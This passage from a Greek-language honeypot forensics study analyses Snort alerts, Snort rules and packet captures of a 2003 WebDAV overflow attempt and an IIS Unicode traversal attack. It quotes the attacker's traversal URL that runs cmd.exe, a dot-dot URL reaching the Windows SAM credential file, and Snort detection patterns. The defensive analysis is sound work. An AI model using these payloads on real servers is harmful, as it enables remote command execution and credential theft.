11/26-18:08:56.307480 [**] [1:384:4] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP}
80.132.90.203 -> 192.168.0.2
11/26-18:08:57.954583 [**] [1:384:4] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP}
80.132.90.203 -> 192.168.0.2
....
```

Πίνακας 3-15

βρίσκουμε κάποια άλλες log εγγραφές, όπως στον Πίνακα 3-16, από την οποία μάλιστα μπορούμε να βρούμε μερικά URLs με πληροφορίες για αυτή την επίθεση μέσα στο αρχείο **snort_full**.

```
[**] [1:2091:2] WEB-IIS WEBDAV nessus safe scan attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
11/26-18:13:20.500014 80.132.90.203:4673 192.168.0.2:80
TCP TTL:115 TOS:0x80 ID:8982 IpLen:20 DgmLen:81 DF
***AP*** Seq: 0xD2B33FE9 Ack: 0x8F2C019E Win: 0x4410 TcpLen: 20
[Xref => http://cgi.nessus.org/plugins/dump.php3?id=11412][Xref => http://www.securityfocus.com/bid/7116][Xref
=> http://cve.mitr
e.org/cgi-bin/cvename.cgi?name=CAN-2003-0109]
```

<http://www.securityfocus.com/bid/7116>

<http://cgi.nessus.org/plugins/dump.php3?id=11412>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109>

Σύμφωνα με τα παραπάνω URLs, μπορούμε να θεωρήσουμε, ότι αυτή η επίθεση εκμεταλλεύεται μία ευπάθεια των Microsoft Windows στην βιβλιοθήκη ntdll.dll για να επιτύχει **Buffer Overflow** και να πάρει μη εξουσιοδοτημένη πρόσβαση.

Αν επισκεφθούμε την ιστοσελίδα του securityfocus για παράδειγμα, θα μάθουμε ότι η βιβλιοθήκη ntdll.dll των windows περιλαμβάνει μια λειτουργία που δεν εκτελεί πλήρες έλεγχο ορίων. Αυτή η ευπάθεια παρουσιάζεται στην συνάρτηση "RtlDosPathNameToNtPathName_U" και μπορεί να εκμεταλλευθεί από άλλα προγράμματα που χρησιμοποιούν αυτή την βιβλιοθήκη.

Η συνάρτηση αυτή, περιμένει ένα μη προσημασμένο **short** ακέραιο που προσδιορίζει το μέγεθος του string το οποίο αποστέλνεται για input όταν καλείται από κάποια άλλη συνάρτηση ή διεργασία. Ο αριθμός αυτός είναι 16 bits, οπότε το περιθώριο των εφικτών τιμών κυμαίνεται από 0 – 65535 bytes. Αν ένας επιτιθέμενος καλέσει την συνάρτηση εφαρμόζοντας ένα string μεγέθους 65536 αυτό θα επαναπροσδιοριστεί να είναι 1 byte, στην πραγματικότητα από το 65535 byte και μετά δεν στέλνει 1 byte αλλά περισσότερα με κακόβουλο κώδικα.

Επίσης το WebDAV δεν κάνει έλεγχο για το μέγεθος του ονόματος αρχείου που ακολουθεί μετά από κάποια από τις αιτήσεις προς το WebDAV, για παράδειγμα PRIOPFIND, LOCK, SEARCH και GET.

Ο συνδυασμός των προβλημάτων της βιβλιοθήκης ntdll.dll και του WebdAV, μπορεί να έχει σαν αποτέλεσμα να υπερχείλιση τον buffer και στην θέση του ονόματος αρχείου να εκτελεστεί κακόβουλος κώδικας για να αποκτήσει ο επιτιθέμενος μη εξουσιοδοτημένη πρόσβαση στο μηχάνημα στόχο.

Το μήνυμα που εμφανίζεται στο alert στον πίνακα 3-16, προειδοποιεί για το nessus scan. Το **snort**, μπορεί να ανιχνεύει μερικά scans που γίνονται από γνωστά σε αυτό εργαλεία επιθέσεων ή απλά εργαλεία scan. Ένα από αυτά τα εργαλεία είναι το nessus (<http://www.nessus.org/>). Στην συγκεκριμένη περίπτωση, με το nessus, αν παίζουμε τον ρόλο του επιτιθέμενου, θα μπορούσαμε να ανακαλύψουμε αν κάποιο μηχάνημα έχει ανοιχτή την πόρτα 80 και υποστηρίζει WebDAV.

Έλεγχος Snort alerts

Όπως είναι γνωστό το **snort** όπως και όλα τα **IDS**, παράγουν συχνά **false positive alerts**. Δηλαδή alerts που οφείλονται σε λάθος εντοπισμό από το **IDS**. Γι' αυτό το λόγο πρέπει να ελέγχουμε την ορθότητα του alert που λάβαμε.

Ποιο όμως ήταν το πραγματικό αίτιο αυτό που προκάλεσε την παραγωγή αυτού του alert από το **snort**;

Αν εξετάσουμε μέσα στο κατάλογο που εγκαταστάθηκε το **snort**, θα βρούμε έναν υποκατάλογο που ονομάζεται *'rules'*. Σε αυτόν τον κατάλογο θα βρούμε κάποια αρχεία, τα οποία περιέχουν κάποιους κανόνες σύμφωνα με τους οποίους το **snort** παράγει τα alerts. Στον Πίνακα 3-17 μπορούμε να δούμε ομαδοποιημένους τους κανόνες σε αρχεία με κατάληξη *.rules*. Το αρχείο με τους κανόνες που θέλουμε εμείς είναι το *web-iis.rules* αφού όπως είδαμε παραπάνω η ευπάθεια αυτή συσχετίζεται με τον IIS.

Πίνακας 3-17

-rw-r--r--	1	galex	galex	4132	Μάρ	8	16:21	attack-responses.rules
-rw-r--r--	1	galex	galex	12273	Μάρ	8	16:21	backdoor.rules
-rw-r--r--	1	galex	galex	2971	Μάρ	8	16:21	bad-traffic.rules
-rw-r--r--	1	galex	galex	4460	Μάρ	8	16:21	chat.rules
....								
....								
....								
-rw-r--r--	1	galex	galex	5148	Μάρ	8	16:21	pop3.rules
-rw-r--r--	1	galex	galex	5061	Μάρ	8	16:21	porn.rules
-rw-r--r--	1	galex	galex	51205	Μάρ	8	16:21	rpc.rules
-rw-r--r--	1	galex	galex	2877	Μάρ	8	16:21	rservices.rules
-rw-r--r--	1	galex	galex	4867	Μάρ	8	16:21	scan.rules
-rw-r--r--	1	galex	galex	4997	Μάρ	8	16:21	shellcode.rules
-rw-r--r--	1	galex	galex	13571	Μάρ	8	16:21	smtp.rules
-rw-r--r--	1	galex	galex	4048	Μάρ	8	16:21	snmp.rules
-rw-r--r--	1	galex	galex	12454	Μάρ	8	16:21	sql.rules
-rw-r--r--	1	galex	galex	3494	Μάρ	8	16:21	telnet.rules
-rw-r--r--	1	galex	galex	2665	Μάρ	8	16:21	tftp.rules
-rw-r--r--	1	galex	galex	6106	Μάρ	8	16:21	virus.rules
-rw-r--r--	1	galex	galex	10368	Μάρ	8	16:21	web-attacks.rules
-rw-r--r--	1	galex	galex	91561	Μάρ	8	16:21	web-cgi.rules
-rw-r--r--	1	galex	galex	1753	Μάρ	8	16:21	web-client.rules
-rw-r--r--	1	galex	galex	8963	Μάρ	8	16:21	web-coldfusion.rules
-rw-r--r--	1	galex	galex	8447	Μάρ	8	16:21	web-frontpage.rules
-rw-r--r--	1	galex	galex	34729	Μάρ	8	16:21	web-iis.rules
-rw-r--r--	1	galex	galex	76422	Μάρ	8	16:21	web-misc.rules
-rw-r--r--	1	galex	galex	26256	Μάρ	8	16:21	web-php.rules
-rw-r--r--	1	galex	galex	578	Μάρ	8	16:21	x11.rules

Ανοίγοντας το αρχείο web-iis.rules, στον πίνακα 3-18 θα βρούμε τον κανόνα αυτόν που παρήγαγε το alert που εξετάσαμε στον πίνακα 3-16. Η λογική των κανόνων παρουσιάζεται στο κεφάλαιο 5 της πτυχιακής του Γιάννη Παπαπάνου, που πραγματοποιήθηκε στο **Internet Systematics Lab** του **Εθνικού Ερευνητικού Κέντρου «Δημόκριτος»**.

Πίνακας 3-18

```

.....
.....
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS WEBDAV exploit
attempt"; flow:to_server,established; content:"HTTP/1.1|0a|Content-type|3a| text/xml
|0a|HOST|3a|"; content:"Accept|3a| |2a|/|2a0a|Translate|3a| f|0a|Content-length|3a|5276|0a0a|"; distance:1;
reference:cve,CAN-2003-0109; reference:bugtraq,7716; classtype
:attempted-admin; sid:2090; rev:2;)
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS WEBDAV nessus safe
scan attempt"; flow:to_server,established; content:"SEARCH / HTTP/1.1|0d0a|Host|
3a|"; content:"|0d0a0d0a|"; within:255; reference:cve,CAN-2003-0109; reference:bugtraq,7116;
reference:nessus,11412; classtype:attempted-admin; sid:2091; rev:2;)
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS Battleaxe Forum login.asp
access"; flow:to_server,established; uricontent:"myaccount/login.asp"; no
case; reference:cve,CAN-2003-0215; reference:bugtraq,7416; classtype:web-application-activity; sid:2117; rev:3;)
.....
.....

```

Αναλύοντας την δομή του κανόνα που βλέπουμε μαρκαρισμένο στον παραπάνω πίνακα, μπορούμε εύκολα να παρατηρήσουμε ότι το μήνυμα msg:"WEB-IIS WEBDAV nessus safe scan attempt", είναι το ίδιο με αυτό στον πίνακα 3-16. Αυτό που πρέπει να παρατηρήσουμε είναι οι λέξεις κλειδιά "content: xxxxxx". Το content περιέχει το υπόδειγμα της επίθεσης μέσα στο ωφέλιμο φορτίο (payload) του πακέτου.


```
content:"SEARCH / HTTP/1.1|0d0a|Host|3a|"; content:"|0d0a0d0a|"
```

Εδώ παρατηρούμε ότι ο κανόνας αναζητεί συγκεκριμένα λεκτικά strings μέσα στο payload του πακέτου και strings με δεκαεξαδικούς (μέσα σε ripe "|"). Είναι προφανές για να λειτουργήσει ο κανόνας θα πρέπει να εντοπιστούν τα παραπάνω strings μέσα στο binary log. Αυτά είναι τα κριτήρια που προσδιορίζουν αν ένα πακέτο είναι ύποπτο ή όχι.

Για να μάθουμε τι ακριβώς έγινε στο **honeypot** από την συγκεκριμένη IP που παρακολουθούμε, θα πρέπει να διαβάσουμε την δικτυακή κίνηση μέσα από το **binary** αρχείο αναμένοντας αυτό που θα βρούμε φυσικά να καλύπτει τα παραπάνω κριτήρια.

Αφού υπάρχει το **binary** με όλα τα πακέτα που αλληλεπιδρά η IP που επιλέξαμε, θα δούμε σε ποιο σημείο το **snort** εντόπισε την επίθεση και παρήγαγε το alert που είδαμε στον πίνακα 3-16. Ανοίγουμε λοιπόν το αρχείο με το **ethereal** και χρησιμοποιούμε ένα φίλτρο με την πόρτα του επιτιθέμενου για να ξεχωρίσουμε τα πακέτα που θέλουμε και αφού φυσικά την έχουμε αυτή την πληροφορία από το alert. Έτσι παίρνουμε τα αποτελέσματα στην εικόνα 3-8 .

Από το string που περιέχει το payload του πακέτου (εικόνα 3-8 – γραμμή 4), επιβεβαιώνουμε ότι πρόκειται για webDAV scan.



Εικόνα 3-8

Οι ASCII χαρακτήρες που μεταφέρθηκαν σε αυτά τα πακέτα μας δίνουν το παρακάτω αποτέλεσμα, στο οποίο οι κόκκινοι χαρακτήρες είναι η αίτηση του επιτιθέμενου και οι μπλε η απάντηση που πήρε.

```

SEARCH / HTTP/1.1
Host: 192.168.0.2


HTTP/1.1 411 Length Required
Server: Microsoft-IIS/5.0
Date: Wed, 26 Nov 2003 18:09:31 GMT
Connection: close
Content-Type: text/html
Content-Length: 50

<body><h2>HTTP/1.1 411 Length Required</h2></body>
    
```


Από όσο μπορούμε να καταλάβουμε, ο επιτιθέμενος πήρε την απάντηση που ήθελε. Το μηχάνημα τρέχει Microsoft-IIS/5.0 και είναι έτοιμο να δεχτεί WebDAV εντολές. Επίσης μετά από αυτόν τον έλεγχο είμαστε σίγουροι ότι το alert του snort οφείλεται σε πραγματικό γεγονός και δέν πρόκειται για false positive.

Η απόπειρα εκμετάλλευσης του vulnerability


Η Επόμενη ενέργεια που υποψιαζόμαστε ότι μπορεί να ακολουθήσει, είναι να επιχειρηθεί προσπάθεια για buffer overflow με εκμετάλλευση της ευπάθειας αυτής στην ntdll.dll βιβλιοθήκη. Πράγματι, παρακολουθώντας την ροή της δικτυακής κίνησης θα δούμε να αποστέλλονται WebDAV εντολές με μεγάλες συμβολοσειρές (strings) με σκοπό προφανώς να γίνει overflow και να και να εκτελεστεί κακόβουλος κώδικας.



Εικόνα 3-4

Στην παραπάνω εικόνα μπορούμε να διακρίνουμε ότι μετά την webDAV εντολή SEARCH ακολουθεί ένα μεγάλο string το οποίο θα έπρεπε να ήταν ένα όνομα αρχείου . Αν ελέγξουμε το

περιεχόμενο όλης της σύνδεσης με Follow TCP Stream, θα πάρουμε το αποτέλεσμα της εικόνας 3-5



Εικόνα 3-5

Το μέγεθος του string που χρησιμοποιείται για όνομα αρχείου (65756 bytes) ξεπερνάει το επιτρεπτό όριο των 65535 bytes.

Αν συνεχίσουμε την αναζήτηση θα δούμε ότι υπάρχουν και άλλες περιπτώσεις όπως η παραπάνω, που σημαίνει ότι έγινε πολλές φορές η προσπάθεια για overflow.

Το alert που παρήγαγε το **snort** για αυτή την επίθεση είναι το εξής :

```
[**] [1:1070:5] WEB-MISC webdav search access [**]  
[Classification: access to a potentially vulnerable web application] [Priority: 2]  
11/26-18:19:03.988768 80.132.90.203:4776 -> 192.168.0.2:80  
TCP TTL:115 TOS:0x80 ID:18477 IpLen:20 DgmLen:1492 DF  
***A*** Seq: 0xD831D25C Ack: 0x94560D88 Win: 0x4410 TcpLen: 20  
[Xref => http://www.whitehats.com/info/IDS474]
```

Πίνακας 3-20

Νωρίτερα σε αυτό το κεφάλαιο είδαμε ότι alert με webdav search access συναντήσαμε και στον πίνακα 3-14 (σε πιο περιγραφική μορφή snort_fast), αλλά δώσαμε περισσότερη βαρύτητα στο επόμενο alert για το nessus scan που του έδινε το **snort** priority 1, ενώ στο συγκεκριμένο είχε priority 2, ενώ το URL του www.whitehats.com μας δίνει την πληροφορία ότι πρόκειται για μία αναγνώριση από τον επιτιθέμενο για το αν υπάρχει διαθέσιμο μηχανήμα για να παραβιάσει, όπως βλέπουμε στον πίνακα 3-21, ενώ, όπως είδαμε, πρόκειται για κάτι παραπάνω. Πρόκειται για προσοάθεια εκτέλεσης κακόβουλου κώδικα με εκμετάλλευση πιθανής ευπάθειας στον IIS.

IDS474 "WEB-WEBDAV-SEARCH"

Summary

This event indicates that a remote user has attempted to use the SEARCH directive to retrieve a list of directories on the web server. This may allow an attacker to gain knowledge about the web server that could be useful in an attack.

How Specific

This event is specific to a vulnerability, but may have been caused by any of several possible exploits. Signatures used to detect this event are specific and consider the packet payload.

Trusting The Source IP Address

The packet that caused this event is normally a part of an established TCP session, indicating that the source IP address has not been spoofed. If you are using a firewall that supports stateful inspection, and are not vulnerable to sequence number prediction attacks, then you can be fairly certain that the source IP address of the event is accurate. It has been noted that the intruder is likely to expect or desire a response to their packets, so it may be likely that the source IP address is not spoofed.

[Protocol details...](#) (ip header, tcp/udp/icmp header, payload data)

[Research details...](#) (packet captures, background, credits)

[IDS Signatures...](#) (dynamically generated signatures for free and commercial IDS)

Πίνακας 3-21 – whitehats.com

Microsoft IIS Unicode exploit

Το Unicode (<http://www.unicode.org/>) είναι μία προσπάθεια για υλοποίηση μια λύσης καταγραφής σε ηλεκτρονική μορφή, των γραμματικών χαρακτήρων όλων των γλωσσών του κόσμου, θεωρητικά, επιτρέποντας 65000 χαρακτήρες συνολικά. Υπάρχουν δύο επίσημες προσπάθειες ενός ενιαίου συνόλου χαρακτήρων. Η προσπάθεια ISO 10646 project του διεθνή οργανισμού τυποποιήσεων (International Organization for Standardization) και η άλλη είναι το unicode project το οποίο οργανώνεται από μια διεθνή συνεργασία παραγωγών πολύ-λεξικών εφαρμογών. Αυτοί κάνουν μια προσπάθεια να δημιουργηθεί ένα μοναδικό πίνακα χαρακτήρων.

Το Unicode χρησιμοποιούνται από τον Microsoft Internet Information Server (IIS) 4.0 και 5.0. Αυτό έγινε για να αναγνωρίζονται χαρακτήρες από τους web server οι οποίοι δεν είναι Αγγλικοί. **To IIS Unicode exploit** εκμεταλλεύεται τα χαρακτηριστικά της κωδικοποίησης Unicode, για να επιτρέπει στους επιτιθέμενους να εκτελέσουν command line εντολές στον web server.

Ένα μήνυμα που του **snort** που είναι ικανό να μας εστιάσει την προσοχή είναι το ακόλουθο :

```
[**] [1:1002:5] WEB-IIS cmd.exe access [**]  
[Classification: Web Application Attack] [Priority: 1]  
07/14-23:34:14.074447 62.161.213.133:3637 -> 192.168.2:80  
TCP TTL:107 TOS:0x80 ID:11655 IpLen:20 DgmLen:131 DF  
***AP*** Seq: 0x1EA1A6A5 Ack: 0xD631333D Win: 0x2238 TcpLen: 20
```

Πίνακας 3-22 – snort alert

Το alert αυτό μας προειδοποιεί για πρόσβαση στο command line εργαλείο των windows 2000 cmd.exe, μέσα από τον Microsoft Internet Information Server (IIS).

Αναζητώντας την πληροφορία μέσα στο binary αρχείο που έχουμε κρατήσει για την συγκεκριμένη ημερομηνία θα πάμε να βρούμε την συγκεκριμένη σύνδεση που έκανε το **snort** να παράγει αυτό το

μήνυμα. Χρησιμοποιώντας λοιπόν σαν φίλτρα την IP και την πόρτα του επιτιθέμενου, παίρνουμε την παρακάτω πληροφορία στην εικόνα 3-6.

The screenshot shows a Wireshark capture of an HTTP request. The packet list pane displays the following data:

No.	Time	Source	Destination	Protocol	Info
1	02:34:14.981502	62.161.213.133	192.168.0.2	TCP	3643 > http [SYN] Seq=513911311 Ack=0 Win=8192 Len=0 MSS=1460
2	02:34:14.981732	192.168.0.2	62.161.213.133	TCP	http > 3643 [SYN, ACK] Seq=3594017127 Ack=513911312 Win=17520 Len=0 MSS=
3	02:34:15.059496	62.161.213.133	192.168.0.2	TCP	3643 > http [ACK] Seq=513911312 Ack=3594017128 Win=8760 Len=0
4	02:34:15.065461	62.161.213.133	192.168.0.2	HTTP	HEAD /scripts/..%252f../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0
5	02:34:15.079690	192.168.0.2	62.161.213.133	HTTP	HTTP/1.1 200 OK
6	02:34:15.083796	192.168.0.2	62.161.213.133	TCP	http > 3643 [FIN, ACK] Seq=3594017319 Ack=513911402 Win=17430 Len=0
7	02:34:15.163478	62.161.213.133	192.168.0.2	TCP	3643 > http [FIN, ACK] Seq=513911402 Ack=3594017319 Win=8568 Len=0
8	02:34:15.163781	192.168.0.2	62.161.213.133	TCP	http > 3643 [ACK] Seq=3594017320 Ack=513911403 Win=17430 Len=0
9	02:34:15.166514	62.161.213.133	192.168.0.2	TCP	3643 > http [ACK] Seq=513911403 Ack=3594017320 Win=8568 Len=0

The packet details pane shows the structure of the selected packet (packet 4):

- Ethernet II, Src: 00:0c:50:29:d5:80, Dst: 00:04:e2:33:b4:16
- Internet Protocol, Src Addr: 62.161.213.133 (62.161.213.133), Dst Addr: 192.168.0.2 (192.168.0.2)
- Transmission Control Protocol, Src Port: 3643 (3643), Dst Port: http (80), Seq: 513911312, Ack: 3594017128, Len: 90
- Hypertext Transfer Protocol
 - Request Method: HEAD
 - Host: 192.168.0.2

The packet bytes pane shows the raw data of the request:

```

0030  22 38 6b 6c 00 00 48 45 41 44 20 2f 73 63 72 69  *8k1..E AD /scri
0040  70 74 73 2f 2e 2e 25 32 35 32 66 2e 2e 2f 77 69  pts/..%2 52f../wi
0050  3e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64  nt/syst e32/cmd
0060  2e 65 78 65 3f 2f 63 26 64 69 72 2b 63 5a 5c 20  exe?/c+ dir+c:\
0070  48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20  HTTP/1.0 ..host;
  
```

Εικόνα 3-6 – Unicode Προσπάθεια

Στην εικόνα παρατηρούμε ότι επιτυγχάνεται, αρχικά, μια σύνδεση στον IIS στην πόρτα 80. Στην συνέχεια αποστέλνεται HTTP πακέτο (γραμμή 4) με HTTP Header :

HEAD /scripts/..%252f../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0

Αυτό ουσιαστικά που ακολουθεί μετά το HEAD είναι κάτι που καλείται από τον υποκατάλογο scripts του IIS. Δηλαδή είναι το υπόλοιπο κομμάτι του URL, που ακολουθεί μετά το όνομα του web Server. Αν βλέπαμε δηλαδή την εντολή που γράφτηκε στην γραμμή διευθύνσεων του browser θα ήταν κάπως έτσι

http://192.168.0.2/scripts/..%252f../winnt/system32/cmd.exe?/c+dir+c:\

Αυτό είναι μια προσπάθεια εκμετάλλευσης ευπάθειας του Microsoft IIS με σκοπό να εκτελεστούν command line εντολές, χρησιμοποιώντας Unicode χαρακτήρες.

Τι σχέση έχουν όμως οι unicode χαρακτήρες με την πρόσβαση στο shell των windows;

Η απάντηση σε αυτό το ερώτημα θα την μάθουμε εξετάζοντας μια παλαιότερη ευπάθεια, η ονομαζόμενη 'Επίθεση Dot Dot'. Όταν χρησιμοποιούμε τον IIS για να φιλοξενήσουμε μία ιστοσελίδα αυτή πρέπει να τοποθετηθεί στο directory webroot (wwwroot στον IIS). Όταν κάποιος απομακρυσμένος χρήστης πληκτρολογήσει απλά το όνομα του web server ο IIS φροντίζει να προβάλει την ιστοσελίδα που έχει οριστεί σαν προκαθορισμένη μέσα στο webroot κατάλογο. Μέσα στον κατάλογο webroot μπορεί να υπάρχουν και άλλοι υποκατάλογοι. Για να αντλήσουμε πληροφορίες μέσα από κάποιον υποκατάλογο, απλά μετά το όνομα η την IP του web server, γράφουμε '/' και μετά το όνομα του υποκαταλόγου για να μπούμε σε αυτόν. Όταν γράφουμε './' πηγαίνουμε ένα κατάλογο πάνω από αυτόν που είμαστε, αυτό εκμεταλλεύεται η επίθεση Dot Dot για να βγει από τον webroot κατάλογο και να μπει για παράδειγμα στον κατάλογο των windows.

http://www.exanpme.com/../../../../winnt/repair/sam._

